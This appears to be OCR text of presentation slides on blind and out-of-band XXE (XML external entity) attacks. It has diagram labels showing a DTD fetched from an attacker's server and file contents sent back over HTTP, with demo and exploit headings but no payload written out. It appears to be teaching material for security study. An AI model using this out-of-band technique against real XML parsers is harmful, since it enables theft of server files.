
这类型的XXE最为复杂,需

要使用其他的协议,比如使

用HTTP协议发送数据到自

己的服务器上


XXE


DTD Parsing
SYSTEM reading
XML
Attacker
Response
Content
Server

Blind-XXE


What do we want?
Get file contents!
How do we want it?
Without any direct output!

XXE


DTD Parsing
SYSTEM reading
XML
Attacker
Server
DTD Request
HTTP Request
with file content
Attacker's VPS

DEMO

Summary

OOBA

OOB

Exploit

Thank You!

whoisclay@outlook.com